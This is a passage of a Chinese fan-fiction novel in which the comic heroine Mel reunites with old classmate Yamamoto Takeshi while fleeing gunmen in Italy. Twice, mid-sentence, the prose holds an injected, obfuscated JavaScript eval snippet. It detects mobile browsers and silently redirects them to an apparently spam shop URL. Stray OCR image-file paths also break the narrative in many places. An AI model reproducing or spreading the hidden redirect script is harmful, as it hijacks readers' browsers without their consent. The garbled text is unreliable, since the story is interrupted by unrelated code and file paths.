不认识,那就没兴趣了。哪怕对方刚刚接住了自己,梅尔也没有感恩之心——感恩什么感恩!又不是注定完蛋了,她还没使出鳄鱼翻滚呢!而且一下子抱她那不是让她颜面尽失了吗!重申一遍她不允许有人的设定比自己更酷炫! 梅尔冷酷地说:“没有,我是独生女。” 话音刚落,道路的尽头就有人追了过来。这群人没有翻墙,凭着对地形的熟悉直接追上来了。 “在那里!开枪,开枪!不留活口也没事!” “抓住她!” 若非射程不够,梅尔已被射成蜂窝煤。但算算距离,离她变成蜂窝煤也不差多长时间了。 敌人追来的那条路被堵死了,偏偏前面又没有墙再给梅尔翻,她左右看看,心生遛狗之计,不如翻之前的墙回去?说干就干,她徒手攀墙三两下爬到顶点,片刻后被子弹逼得灰头土脸地跳了回来。 我去,不要脸的,还在埋伏! 邪王真眼也是肉体凡胎,被子弹射中也是会死的。梅尔只能另寻出路,正冥思苦想之间,一旁凝视着他不作声的男人冷不丁伸手,拉住了她的手腕。 “你是要躲避那些人,对不对?跟我来。” 梅尔被他带着,身体下意识跟着他的步子跑了起来。 跑了两步,她猛然想到什么,缓缓睁大眼睛,看向男人。 ——原来如此!老天还是眷顾她的,这不,引导NPC上线了! · 男人带着梅尔钻进了一家酒馆。 这里居然还开着门。 酒馆的布置复古,棕红;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550836|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 色夹杂着明黄和深蓝的配色让人想到西部牛仔,绿植隔开了每张桌子之间的距离,零星几个客人坐在酒馆的阴影里,正低声聊着些什么。 男人应该是去而复返,柜台后的酒保看到他面露讶然,然后笑着问他要不要再喝一杯。 “不用了,我想我已经够醉了,”他笑着说,梅尔想起刚才从他身上嗅到的一丝酒气,此时随着他们的奔跑已消失无踪了。 男人顺手将一张纸币拍在柜台上,把梅尔带到了一个卡座里,两人面对面坐下。 也不知道他是怎么找的路,身后的追兵居然真的被他们甩开了。邪眼龙王摆脱了生死危机,此时越看引导NPC越顺眼,决定狠狠地收服他为座下小弟! “咳咳,”她清了清嗓子,问,“先生,你叫什么名字?” 引导NPC微笑地看着她,然后说:“我叫山本武。” 他们用意大利语交流,然而,这个名字却是日语。两种不同的语言在同一个句子里交错,叫人一时间分不清音节该被嵌进哪一者。 梅尔没有听清,就迫不及待地进入了下一个问题:“好的山本武先生,你愿不愿意——”成为我的座下小弟? 她飞快地念完了这个名字,流利得不可思议。她是又说完了半句话才意识到这一点,然后,她诡异地停住了。 …… 诶。 “山本武,”她重复了一遍。 “Yamamoto Takeshi?” 几个有些拗口的音节从她嘴里流利地跳了出来。 “Yamamoto”,梅尔知道,这是日本最常见的姓氏之一;后面的“Takeshi”同样是日本常用的名字,长辈爱用“武”之类的字来给孩子取名,以此寄托美好的祝愿。 常见的姓氏和名字,组合起来似乎也是常见的;不常见而巧合的是,梅尔认识一个叫做山本武的人。 这这这…… 梅尔眯起眼睛,发动邪眼扫描眼前之人! 男人似乎也意识到了什么,放松身体,张开双臂,倚在靠背上,笑着任由她打量。半晌,他问她:“小姐的名字是?” “梅尔,”梅尔答完,突然一拍桌子,对暗号:“说!藤本的头顶上有几根头发!” 山本武略微思考,想起来藤本是他们国中时期的班主任,哈哈,十年前,那可真是一段遥远的记忆啊,“没记错的话他是个秃头,”他耸了耸肩,然后爽朗地笑了起来,“那次我们恶作剧在黑板上画了他的肖像,他进来了看到却没有认出来,而是教训我们不许在黑板上乱涂乱画,和尚也不许画。” 梅尔被他带着想起来那次恶作剧,也笑了起来。 那次他们的恶作剧差点没成功,梅尔哪能容忍?!她举手被喊起来后诚恳地问老师你不觉得黑板上的人很像你吗——藤本被气了个仰倒,把他们四个都赶出门外罚站,正合我意啊正合我意,他们就在外面偷偷摸摸打扑克。 结果被巡逻的风纪委员长看到,以群聚的罪名将他们咬杀…… 梅尔想到这里,笑不出来了,她冷冷地打了个寒战。 山本武看着她脸上的神色,知道他们是想到一块儿去了。男人眼中的笑意加深了:“所以,梅尔,现在能确认是我了吗?” 梅尔郑重地宣布:“确认了。” 并非同名同姓,面前之人就是山本武!他正是梅尔的国中同学之一,也是梅尔(国中时期)关系深厚的病友。不过,两人已经很久没见面了,算下来可能有七八年了吧。 梅尔不解地问:“山本,你怎么会在这里?” 还有一件事也让她很是迷惑:“你变了好多。下巴上的伤疤是怎么弄上去的?莫非是削水果的时候发生了意外吗?” 3. 当然是为了押韵了 确认了彼此的身份之后,他乡遇故交的情况让两人都松弛下来。山本武自然地坐到了梅尔身边,此前身上散发出若有若无的疏离感仿佛只是梅尔的错觉,他爽朗地笑了起来:“嗯……伤疤确实是个意外,和削水果时失手差不多。” 其实是在一起事件里留下的印记,彼时山本武十六岁,初来乍到掌管雨守部门,引来许多非议与不满。变故发生时,跟在他身边的手下全都露出了真面目悍然反叛,要将他置之死地。 “哈哈哈哈哈……真是了不起的险境啊。不过,我不能死在这里,还有很多事情等着我去做呢。” “所以,抱歉啦!” 抱歉啦,你们想要我死,我却还不能死。 细密的雨水笼罩战场,暗沉的天穹之下,少年挥剑若天末流星,风声与血飒飒扬扬。 十六岁,山本武凭着一把剑杀死了所有叛徒,得到了一道落在下颌处永久的伤疤和鹊起的盛名。 算一算,那也已经是八年前的事了。 被他提起来时,轻描淡写的,和削水果时不小心失手,也没什么两样。 “至于说到我为什么在这里……我正在休假中,所以来了这座城市。” 山本武交叠十指,反问道:“梅尔的问题我回答完了,接下来到我问了。梅尔又是为什么会在这里呢?明明我们有认真地寻找你的踪迹哦……可是梅尔却像是人间蒸发了一样,让我们很担心。所以,梅尔后来去了哪里?” 梅尔不知道对方话语中的“认真”代表了多么大的搜寻力度,她不好意思地摸摸鼻尖,心想普通人想要找到我邪王真眼的踪迹是不可能的……毕竟异能特务科又不是吃干饭的。 哈哈,当然那是之前的事情了。 现在她已经被开除了。 唉,提到失业,哪怕是镇守阴阳两界之人也感到一丝悲切。梅尔无精打采:“别提了,我来这里找新工作……嗯,至于说我毕业之后去了哪里。” 她略作思考,理直气壮答曰:“我去拯救世界了。” 山本武哑然失笑:“梅尔,你真是一点都没有变呢。” 看出梅尔不想在这方面细谈,他另起了一个话题:“不,还是有变化的。梅尔的眼睛为什么变成了黑色的?” “刚才见到你的时候我都不敢认,所以才会问你有没有同胞姐妹。没想到就是你呢,梅尔。” “到底发生了什么?” 他认真地问。 梅尔神神秘秘地向他招了招手。 “……” 他顿了顿,才慢慢动了起来,如同国中时期,上课时趁着老师转过去黑板上写字,少年用手肘撑着桌子,倾斜身子向少女靠近,将耳朵递到她的嘴边。 梅尔压低声音,人为制造神秘感:“还记得我真实的身份吗?” “……邪王,真眼?”山本武迟疑地说出了这个羞耻度爆表的称号。 “没错!就是我邪王真眼!” 梅尔兴奋地一挥手:“实不相瞒,我的真眼已经修炼到了极致,所以瞳色才发生了变化。哼哼哼哼哈哈……现在站在你面前的就是真正的我哒!” “真的?”山本看起来将信将疑。 梅尔斩钉截铁:“真的!” 当然是真的了,不然,难道要让她承认,国中时期她致力于每天戴绿色美瞳,以此渲染自己的非凡身世吗?顺便一提当时梅尔偷偷羡慕嫉妒恨某个人,因为那个家伙有一双如假包换的碧绿色眸子。 至于后来梅尔为什么不戴美瞳了,绝不是因为她中二病好了,而是因为她大彻大悟:龙王的力量还用得着瞳色来凸显吗?哼哼哼哼……哪怕是普通的黑发黑瞳,她也能翻手为云,覆手为雨!既然如此就不用折磨自己的眼睛了。十年前山本武就很捧梅尔的场,十年过去了也还是一样。 “啊——那好吧,梅尔都那么说了,我只能相信梅尔了,”他带着笑说。 他马上抛出了新的问题:“那,刚才在追梅尔的人是?” “那还用说吗,”梅尔看他仿佛在看一块不开窍的朽木,“当然是觊觎我神明的力量的反派了。” 不知为什么,她总感觉山本武在憋笑:“原来是这样,那我刚才是帮到了梅尔大人?那真是我的荣幸。” 梅尔谦虚:“你我相识多年,用不着那么客气,你还是喊我的名字就行了。” 山本武接着道:“那之后梅尔要去做什么呢?我可以跟着你吗?” “你不是来休假的吗,跟着我做什么?” “可这座城市完全没有休假的氛围,让我很苦恼,我想,还不如跟着梅尔一起走呢。” 梅尔深以为然:“你说得对,这个时候根本不适合休假,要休息你是来错地方了。不过!” 她一拍桌子,说出了自己最初想说的那句话:“你愿不愿意加入我的队伍,去反杀那群敢追着我的混蛋!山本下士,做选择吧。” 山本武望着她意气风发、神采飞扬的脸,半晌手指抬起,松松搭在太阳穴,行了个礼,他笑着说:“那还用说吗?当然是跟着梅尔大人的脚步了。” · 下午六点钟,如火球般的太阳沉入地平线,深沉的夜色将大地笼罩。 作为潜藏在人类世界中的传奇人物,梅尔拥有无限真魔、命卜巫女、王之神翼等多重身份。平时她低调地生活着,仿佛与普通人没有差别,可如果有人触碰到她的逆鳞,她,就会让对方知道什么叫做大恐怖! “没错就是这里,你在这帮我守着,我翻墙进去,有人来了就用我们以前的暗号,实在不行你就先跑不用管我。” 逃窜期间,梅尔没忘记观察地形。趁着那群追杀她的人好像还没有回来,她领着座下小弟到一个角落里循循善诱:“拯救世界的任务就落到你和我的肩膀上了,你要加油干,知道吗?” 山本武没想到梅尔的目标是三大家族名下的纺织区。来的路上,他委婉地问梅尔是怎么和这群人对上的。 梅尔:“说来话长,长话短说,我只是想要找一份工作却被卷入了阴谋里,可能因为我是主角吧,总之,我不得不挺身而出……” 山本武:明白了,“诱饵”。 “使用诱饵牵制三大家族的注意力”是他计划中最微小的一环,其中起到的作用微乎其微,但山本武还是启动了它,它毕竟是更便捷一些的。 至于诱饵的生命安全,又从何处找到这些人,这并不在彭格列雨之守护者的关心范畴之内。在雨守的位置上坐久了之后,山本武学会了忽略无关紧要的细节。 梅尔却就是从他忽略的细节里跳了出来。 梅尔吩咐完山本武,自顾自翻过了墙头,落进了建筑森森林立的厂区。她还没找到具体的方向,便感觉一阵风落下,青年同样翻过高墙,落到了她身边。 梅尔瞪着他:“……” 她压低声音:“不是让你在外面等吗?” 山本武耸肩:“可是,看着梅尔的背影消失在我的眼前,我会害怕再也见不到你……哈哈哈,身体情不自禁就动了起来。” 梅尔:你以为你是名O探O南里的小兰吗。说什么经典台词呢! 可是人都跳进来了,总不能再把他赶出去。梅尔很有责任感地让他跟在自己后面别乱走,接着进入潜行阶段。 两人走了一段,山本忍不住笑的声音从后面传了过来:“我们一定要像小偷一样走路吗?” 梅尔转过身,狐疑地盯着他:“你的意思是我看起来鬼鬼祟祟?” “没有没有,不敢不敢,”他举双手投降,“我只是觉得你这样走路会有点累。” 梅尔瞪了他一眼,倒是恢复了正常的走路姿势。 可也许是之前的潜行姿势真的有点用——才恢复正常直立人行动不久,他们走过一个拐角,就被一队巡逻的人发现了:“你们是什么人?!” 不等作答,对方看清他们的模样,脸色大变:“亚洲人?!抓住他们!” 敌人,如同蟑螂一般繁殖! 好熟悉的场景,梅尔拉着山本武,一个急刹车,把脑袋缩了回去,接着就是干净利落的逃跑。 不跑难道还留下来挨枪 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550837|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 子儿啊?梅尔可不想急性铁中毒! “这群人怎么回事?!”她一边跑一边不理解,“亚洲人怎么了,亚洲人也是人,种族歧视吗?!是种族歧视吧!” 山本武:“谁知道,可能真的是种族歧视吧哈哈哈。” 好吧,其实他知道。原因大概出在他和沢田纲吉身上。 须知,彭格列首领的手段让里世界大小家族苦不堪言,而他的雨之守护者山本武更是擅长端着一张笑脸不近人情。两人偏偏又都是亚裔,来到意大利的第一年,山本武偶尔会听到有人议论,“莫非当黑/手/党的亚裔都会加倍的心狠手辣”“亚洲人真是阴险”——此类议论声在他十七岁时销声匿迹,因为再没有人敢在他面前说这样的话了。 可暗地里,类似的讨论才不会销声匿迹,相反只会更加多。就比如说此刻,心知肚明自己即将被彭格列针对的三大家族,神经紧绷地对每一个出现在他们地盘里的亚洲人都穷追猛打。 枪林弹雨,梅尔和山本武在不同的建筑之间穿梭。 